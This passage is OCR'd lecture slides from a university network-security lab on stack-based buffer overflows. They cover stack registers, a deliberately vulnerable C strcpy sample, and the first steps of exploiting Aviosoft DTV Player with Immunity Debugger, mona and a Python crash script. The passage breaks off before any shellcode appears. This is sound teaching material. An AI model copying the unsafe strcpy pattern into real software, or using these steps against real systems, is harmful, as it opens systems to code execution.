Network Security

Stack Based Buffer Overflow laboratory

2015/2016

Adey, Daniel, Feleke & Getachew

University of Trento, DISI (2015/2016)

Before we proceed – some theory

- **Buffer Overflow?**
  - Copying source buffer into destination buffer could result in overflow when
    - Source string length is greater than destination string length.
- **Stack Based buffer Overflow?**
  - *A piece of the process memory*
  - Last-In-First-Out (LIFO) mechanism to pass arguments to functions and refer the local variables
  - It acts like a buffer


Sample vulnerable C code

```
#include <string.h>
void do_something(char *Buffer)
{
char MyVar[40];
strcpy(MyVar, Buffer);
}
int main (int argc, char **argv)
{
do_something(argv[1]);
}
```

Before we proceed – some theory

- **Stack**
  - ESP : pointing to top of stack (lowest address)
  - EBP : pointing to the base (highest address) of the current invocation frame
  - EIP :holds the address of the next instruction to be executed
  - Created at the beginning of the execution of function and released at the end of it.
  - **Standard Entry Sequence**
    - *PUSH EBP; save the value of EBP*
    - *MOV EBP, ESP ; EBP now points to the top of the stack*
    - *sub ESP, X; space allocated on the stack for the local variables*


```
void do_something(char
*Buffer)
{
char MyVar[40];
strcpy(MyVar, Buffer);
}
```



Before overflow

- strcpy function
  - This function will read data, from the address pointed to by [Buffer]
  - And store it in <space for MyVar>, reading all data until it sees a null byte (string terminator).
  - The strcpy() does not use PUSH instructions to put data on the stack
  - It basically reads a byte and writes it to the stack.


```
void do_something(char *Buffer)
{
char MyVar[40];
strcpy(MyVar, Buffer);
}
```




After overflow

- If the data in [Buffer] is somewhat longer than 0×40 bytes , the strcpy() will overwrite saved EBP and eventually saved EIP (and so on).
- Both EIP and EBP addresses are overwritten by AAAA (0x41414141)
- We controlled EIP


```
void do_something(char *Buffer)
{
char MyVar[40];
strcpy(MyVar, Buffer);
}
```





Debugger (Immunity Debugger)

- When application is loaded, immunity debugger opens default window, CPU view.



Real scenario

- A stack based buffer overflow vulnerability found in Aviosoft Digital TV Player Pro version 1.x.
- An overflow occurs when the process copies the content of a playlist file on to the stack, which may result arbitrary code execution under the context of the user.
- CVE-N/A
- https://www.rapid7.com/db/modules/exploit/windows/fileformat/aviosoft_plf_buf
- https://www.exploit-db.com/exploits/22932/

- Techniques
  - Black Box approach
  - Debugging


Stack Based Buffer Overflow- Exploit writing

- **What we need?**
  - Windows XP SP3 (OS)
  - Debugger – Immunity
  - Python
  - Aviosoft Digital TV Player Professional
- **Overflows (Stack Overflows)**
  - When such an overflow occurs there are two things we are looking for;
    - Our buffer needs to overwrite EIP (Current Instruction Pointer)
    - One of the CPU registers needs to contain our buffer
- **How does it work**
  - Trigger vulnerability
  - Determine the buffer size
  - Find EIP (JMP to ESP)
  - Execute shellcode (calc popup)

Trigger vulnerability (I)


- All python scripts are found on Desktop in side **exploit** folder
- The simple crash script (01.py):

```
1   import sys
2   import os
3   import struct
4   file="crash-me01.PLF"
5   print "Creating Stack BOF expoit. \n"
6   f=open(file,"w")
7   buff="A" * 1000
8
9   try:
10      f.write(buff)
11      f.close()
12      print "PLF File created"
13  except:
14      print "File cannot be created"
15
```



Trigger vulnerability (II)

- Run the python script
  - Open terminal (Start ->run ->"cmd"-> Enter
  - Go to exploit folder (cd Desktop\exploit)
  - Run the python (python 01.py)



- It will create "crash-me01.PLF" file.


Trigger vulnerability (III)

- Now open "crash-me01.PLF" with Aviosoft DTV Player
- Start Aviosoft DTV Player

- Press Later to use 14-days trial version

Trigger vulnerability (IV)


- Start Immunity debugger from desktop
- Go to file->attach




- Select Aviosoft DTV Player from the process list
- Click on >>Attach
- And finally Click on debug->Run (on the top left of the debugger window)

Trigger vulnerability (V)

- Right Click Here >>Play From >> Open Playlist>>Open crash-me01.PLF






- Open crash-me01.PLF file from **exploit** folder

Trigger vulnerability (VI)


- It's finally crashed and we saw ESP and EIP registers contains "AAAAAAAA...." :



- clearly indicating that we control EIP which is mean the crash is really exploitable(Explaining later!)
- Now it is time to find how many bytes the stack requiring for getting overwritten EIP.
- We already know the application crashed since we sent 1000 Bytes junk.


Determining the buffer size to write exactly into EIP (I)

- First let's set our default working folder for Mona:
- !mona config -set workingfolder C:\Documents and Settings\Owner\Desktop\exploit\mona\%p



Determining the buffer size to write exactly into EIP (II)


- In order to find the exact location of EIP, we'll use **mona** script from immunity debugger command line.
- !mona pattern_create 1000 (*It will generate a string that contains unique patterns.*)
- It just created a file in **C:\Documents and Settings\Owner\Desktop\exploit\mona\AviosoftDTV** called "**pattern.txt**"



Determining the buffer size to write exactly into EIP (III)

- Open 02.py script with notepad++ and edit in the following way.


```
1   import sys
